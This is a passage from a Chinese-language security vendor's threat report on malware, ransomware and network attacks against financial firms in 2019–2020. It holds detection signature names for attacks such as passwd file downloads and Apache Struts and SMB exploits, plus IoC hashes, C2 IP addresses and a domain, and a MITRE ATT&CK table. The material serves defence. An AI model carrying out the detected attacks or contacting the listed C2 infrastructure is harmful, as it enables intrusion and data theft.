9%。我們只了解針對我們自己客戶的活動，因此我們客戶群的位置也會對這些數字產生影響。

美國在惡意軟體偵測方面名列前茅，其次是南美的一個國家，然後是歐洲的一個國家，這表明全球金融業的公司正受到試圖將惡意軟體植入其係統的網路犯罪分子的威脅。

以網路層防護技術剖析攻擊活動：洞察網路犯罪分子的惡行惡狀

基於檔案 (Files-Based) 的惡意程式掃描偵測結果只能呈現整體威脅態勢的一小部份，因為端點安全軟體會使用多重安全技術來偵測及阻止威脅遠離電腦 (端點)。基於網路的偵測透過偵測和阻止應用層的活動可以顯示組織網路上相關的惡意活動程度的更多資訊。如果網路上的電腦被感染，惡意軟體可能會嘗試連線命令和控制 (C&C) 伺服器，這也會觸發這些網路層偵測技術。查看嘗試連線 C&C 伺服器的網路偵測數量可以讓我們更真實地了解網路上有多少受感染的電腦，並更真實地了解某個領域中惡意活動的程度。

圖 4. 2019 年 1 月至 2020 年 5 月，金融業龍頭客戶在網路層所攔截的惡意活動



正如我們在圖 4 中看到的那樣，自 2019 年初以來，金融業龍頭客戶網路上的惡意活動一直在增加，其中這些公司網路上的活動最多的是 2020 年 5 月。


表 2. 2019 年 1 月至 2020 年 5 月，金融業龍頭客戶由網路層防護技術所攔截的前 10 大威脅特徵名稱

簽名名稱
Web Attack: Wordpress Arbitrary File Download 4
Web Attack: Malicious OGNL Expression Upload
Web Attack: Passwd File Download Attempt
Web Attack: WordPress Plugin XSS Attempt
Web Attack: Joomla Component Local File Inclusion
Attack: HTTP Apache Tomcat UTF-8 Dir Traversal CVE-2008-2938
Attack: Apache Struts CVE-2017-5638
OS Attack: Microsoft SMB MS17-010 Disclosure Attempt
Attack: Apache Struts CVE-2017-12611 2
Web Attack: WordPress XMLRPC Malicious Pingback Request

金融業客戶在網路攔截到的前 10 大，基於網路威脅特徵簽名中，有三個是被 WordPress 的漏洞利用嘗試的特徵檔所攔截到的。WordPress 是世界上最流行的開源內容管理系統，全球至少有 7,500 萬個網站正在使用它。由於其被廣泛使用，它經常成為網路犯罪分子的主要目標，他們試圖利用內容管理系統 (CMS) 或其外掛程式的漏洞，或試圖利用它在目標系統上獲得初步立足點。Joomla 和 Apache Struts 也是被廣泛使用的開源工具，因此經常成為試圖存取受害者網路的駭客攻擊目標。Joomla 也和 WordPress 一樣，是一個 CMS，而 Apache Struts 允許用戶使用 Java 構建網頁 (Web) 應用程式。

在美國和英國的電腦上攔截到網路惡意活動佔全球金融業網路惡意活動的絕大多數，與兩個大型英語系經濟體相比，其他國家的公司的惡意攻擊量可以說是小巫見大巫。

圖 5. 2019 年 1 月至 2020 年 5 月，按國家／地區所攔截的網路活動



這些統計資料顯示，針對金融行業組織的攻擊活動持續增加中，由於 COVID-19 新冠疫情大爆發而導致的攻擊活動放緩似乎可以忽略不計或根本不存在。美國公司需要高度警惕，因為攻擊者對世界最大經濟體有著濃厚的興趣，然而，歐洲和其他大型經濟體（如英國和巴西）的公司也需要對網路犯罪保持高度警惕，並確保他們有一個良好的安全態勢。

結論

對於希望快速賺錢的日常網路犯罪分子以及具有金融和情報動機的老練民族國家行動者來說，金融部門都是一個誘人的目標。該領域的企業需要意識到這些威脅，並通過強大的安全方法保護他們的網路免受威脅。

從 2019 年 1 月至 2020 年年中，我們觀察到：

- 金融行業組織的惡意軟體偵測呈上升趨勢。
- 金融行業組織的勒索軟體偵測呈上升趨勢。
- 經公開報導的多起引人注目的針對性勒索軟體攻擊行動，成功癱瘓了多個金融單位。其中一些犯罪集團現在還從他們攻擊的企業中竊取資料，並威脅要公布這些資料，以便對組織施加進一步的壓力，要求他們支付贖金。
- 金融業的多家公司成為 Jointworm 鎖定的目標，這是一個老練精明、出於經濟動機的駭客攻擊組織。

可能有人預期 COVID-19 新冠疫情大爆發會導致網路犯罪活動放緩，但這似乎並未發生，至少在針對金融業的網路駭客組織是如此。

金融行業組織所面臨的來自惡意駭客的威脅非常嚴重、持續，並且在未來不太可能緩解的。金融行業組織需要有防範未然、未雨綢繆的意識並預先做好準備。

最佳實務準則

- 部署來自端點、電子郵件、網頁、雲端應用程序和基礎設施的威脅情報共享整合網路防禦平臺。
- 網路攻擊者為了躲避現有的安全防護機制，不斷更新其技術和工具。讓這些安全解決方案始終以包括機器學習和 AI 持續保持最新防護能力運作著，並確保您的安全架構能夠以最小限度的中斷和成本整合進最新的解決方案。
- 確保不中斷業務流程的狀況下讓整個環境都能遵循一致的安全規則和存取政策。
- 確保網路安全解決方案在雲端和地端都能運行良好以保護基礎設施。
- 尋找提供包含即時威脅訊息、威脅分析、內容分類和全面威脅攔截資料的解決方案，以便獲得最新的即時威脅訊息情報。
- 部署身份與存取管理解決方案，以防止使用者憑證 (帳密) 被盜。
- 儘可能在所有設備上安裝最新的更新修補程式，並考慮使用自動化的更新修補管理解決方案來管理端點。
- 確保所有員工都使用強效的密碼，並啓用雙重認證。
- 確認已安裝最新版本的 PowerShell 並啓用日誌記錄。
- 限制遠端桌面服務 (RDS)：僅允許從特定已知 IP 位址存取 RDS，並確保使用多重認證。對於其他常見的管理工具，請考慮類似的存取控制，以防止攻擊者使用此類工具來發動「就地取材」攻擊，入侵網路。
- 使用就地的離線備份。確保備份未連接到網路，以防止加密勒索軟體。
- 測試復原功能。確保恢復功能能夠滿足您的業務需求 (您可以接受的上線時間等待及資料落差)。
- 教育員工，讓他們瞭解網路安全原則，避免做出可能危及合作夥伴或客戶資料的行為。
- 將安全投資擴展到預防和保護技術之外的更高等級，以提高偵測和回應能力。縮短偵測和解決時間可顯著降低資料外洩的衝擊。
- 儘可能活用行為分析技術。攻擊者經常為了發動攻擊而危害特權裝置或使用者帳戶。另外，具有識別異常行為的分析功能是識別攻擊發生的最有效的方法之一。

附錄 (i)

入侵指標 (IoCs)

入侵指標 (IoCs)	駭客家族	惡意軟體識別名稱
file_sha2:1820244e54dbb87ea21f6f1df15c3f255bfe3dd36db41fbf2f2e1f742a515063	Jointworm	別名：PhantomOCX
file_sha2:1be727ebce44e5c669b2b08ad06e9d99c02490f8bb7f59dda81050947d99b77a	Jointworm	別名：PhantomOCX
file_sha2:30970d1144705a7a6cc874db67094fff19a0ed99a559f21e58a858fe5c1d01f8	Jointworm	別名：PhantomCoreAgent
file_sha2:4c355d1e1a2a10135aa2e2848790355bfbab2d64eb5dd95d7278cd8c0ffbf470	Jointworm	別名：PhantomOCX
file_sha2:a53e5b8da9a397fbf3623969333fb7c58e7690e8dbd0f485c1d7861e3e07fe37	Jointworm	別名：PhantomOCX
file_sha2:fd50f667337214e27256a0a8053e321d54c61466dce61805bdf51ca47e89e567	Jointworm	別名：PhantomOCX
file_sha2:aa386dc2f66e2527766f50f5dd75f023550725ea8afc68593a596c41620265bc	Jointworm	別名：PhantomCoreAgent
file_sha2:01c7c79f8fd6288c5dc3542d91d8dbb5de347fb1db5f043cd618e133f16ed38e	Jointworm	別名：PhantomCoreAgent
file_sha2:319db7d8aac0459e8e4eec3014c1e815531261e3779242936990560e553510fb	Jointworm	別名：PhantomCoreAgent
file_sha2:32247987e1584f28358fc22f489cb33779cbb13fb0321dd0d20e82364ad87969	Jointworm	別名：PhantomCoreA
file_sha2:37341938ea37f1068f65994ec6b2ebe5fab794c4e29470c2acf70eda2636479b	Jointworm	別名：PhantomCoreAgent
file_sha2:386ab1c9d7f98f883b4d18c18bd4a7f51c0d1d62410563d967430d38304b38a3	Jointworm	別名：PhantomCoreAgent
file_sha2:3d68be1d69127fb7a36b331820cd62a3e527453c46b3757265e45786c0bbaa03	Jointworm	別名：PhantomCoreAgent
file_sha2:475e2dc5d05b2e58971ba7a6e8b198ea42b615d2ad49a21cf08a63987235c513	Jointworm	別名：PhantomCoreAgent
file_sha2:4763827c007dd11556ef7ce4a2fc5bf7781f22a0e0a13715ecc831f99d115e61	Jointworm	別名：PhantomCoreAgent
file_sha2:47d885b73d66d5078bc87828592d57722856adac806645a3d704721ab4c9216f	Jointworm	別名：PhantomCoreAgent
file_sha2:4f0f0cf6b78583649d220bcbb00a8c5ef4a7aa17ddafe936186f295aa6b90684	Jointworm	別名：PhantomCoreAgent
file_sha2:55aaf4a22f6972386c4a8f1bb37a70d578b413e926ccc85ddd5b30297425b5ea	Jointworm	別名：PhantomCoreAgent
file_sha2:5fd74635411176e80f7b091e9cc3c8b17dd51ed742a9037543c1e0301e7b6227	Jointworm	別名：PhantomCoreAgent
file_sha2:7cb1773a3c758067822a912cd8bf4e2d9f6a2d67ffcf587473002043ccbbc397	Jointworm	別名：PhantomCoreAgent
file_sha2:7d901fe0d8e630dfaddc28377a22f865ada07fb0591f3e9970b48218c2364ff4	Jointworm	別名：PhantomCoreAgent
file_sha2:8271fb0ee50b742b4740f01f5d89b411bb98a94a00cf045315508c54d2192774	Jointworm	別名：PhantomCoreAgent
file_sha2:8a73e6fc98e1864296684b9aa82a488590f3110efd5c6e47829642880fd1fc9c	Jointworm	別名：PhantomCoreAgent
file_sha2:9a37991aa448e8d77f2199f458cddafcd2a00472915f6da2d92fbc44e0da2ed3	Jointworm	別名：PhantomCoreAgent
file_sha2:a52c0dc2680101e97e95b9d2f57a9379c79649eb0567c08ed16566dcc9a4f863	Jointworm	別名：PhantomCoreAgent
file_sha2:a5bbb4f2ebc6dcc4156221970b84013e5bedd5f8348bcb577d34ed35c3226ca1	Jointworm	別名：PhantomCoreAgent
file_sha2:b72762d8d8d9f61a6683831bc53889789e2d9b27e41cfcfdae2af75aeae9c936	Jointworm	別名：PhantomCoreAgent
file_sha2:b987fd8c35dd9ea56c2d61b51cb167f9e25d79f09d1b49e0303c75c5db98467f	Jointworm	別名：PhantomCoreAgent
file_sha2:d420b1a4cb193d6d42ace3909c8fd4a5d2e7d54c4473cc12e849036414d96385	Jointworm	別名：PhantomCoreAgent
file_sha2:da9b466a0fa3596a7b36402a84217c74c3e30cdfec974a3c8b5cef38d2b7f962	Jointworm	別名：PhantomCoreAgent
file_sha2:eb1d25b99dc66764083f1b758237bc6092a945a46b5f94362cb3b71277c9b133	Jointworm	別名：PhantomOCX
file_sha2:ff82029c20fbadafc66821abd4694b2aa77bf4a55f3226a0671c3e4cad2ce24c	Jointworm	別名：PhantomCoreAgent

網路指標

入侵指標 (IoCs)	駭客家族	惡意軟體識別名稱
remote_ip:139.28.37.53	Jointworm	別名：PhantomC2
remote_ip:185.62.190.89	Jointworm	別名：PhantomC2
remote_ip:45.9.239.50	Jointworm	別名：PhantomC2
url_domain:coinzre.website	Jointworm	別名：PhantomC2

附錄 (ii)

2019 年 1 月至 2020 年 5 月在前 20 大財金客戶中發現的 MITRE ATT&CKR 技術

戰術	技術名稱	技術 ID	技術說明網址
執行	PowerShell	T1086	https://attack.mitre.org/techniques/T1086
執行	Windows Management Instrumentation	T1047	https://attack.mitre.org/techniques/T1047
憑證存取	憑證傾印	T1003	https://attack.mitre.org/techniques/T1003
防禦規避	混淆的檔案或訊息	T1027	https://attack.mitre.org/techniques/T1027
防禦規避	程序注入	T1055	https://attack.mitre.org/techniques/T1055
命令和控制	遠端檔案複製	T1105	https://attack.mitre.org/techniques/T1105
執行	Mshta	T1170	https://attack.mitre.org/techniques/T1170
防禦規避	修改註冊表	T1112	https://attack.mitre.org/techniques/T1112
執行	執行服務	T1035	https://attack.mitre.org/techniques/T1035
執行	使用者執行	T1204	https://attack.mitre.org/techniques/T1204
偵測	安全軟體偵測	T1063	https://attack.mitre.org/techniques/T1063
執行	Rundll32	T1085	https://attack.mitre.org/techniques/T1085
執行	受信任的開發工具	T1127	https://attack.mitre.org/techniques/T1127
防禦規避	Regsvr32	T1117	https://attack.mitre.org/techniques/T1117
執行	腳本	T1064	https://attack.mitre.org/techniques/T1064
防禦規避	Rundll32	T1085	https://attack.mitre.org/techniques/T1085
執行	Regsvr32	T1117	https://attack.mitre.org/techniques/T1117
橫向移動	遠端檔案複製	T1105	https://attack.mitre.org/techniques/T1105
防禦規避	檔案或訊息的消除／解碼	T1140	https://attack.mitre.org/techniques/T1140
憑證存取	檔案裡的憑證	T1081	https://attack.mitre.org/techniques/T1081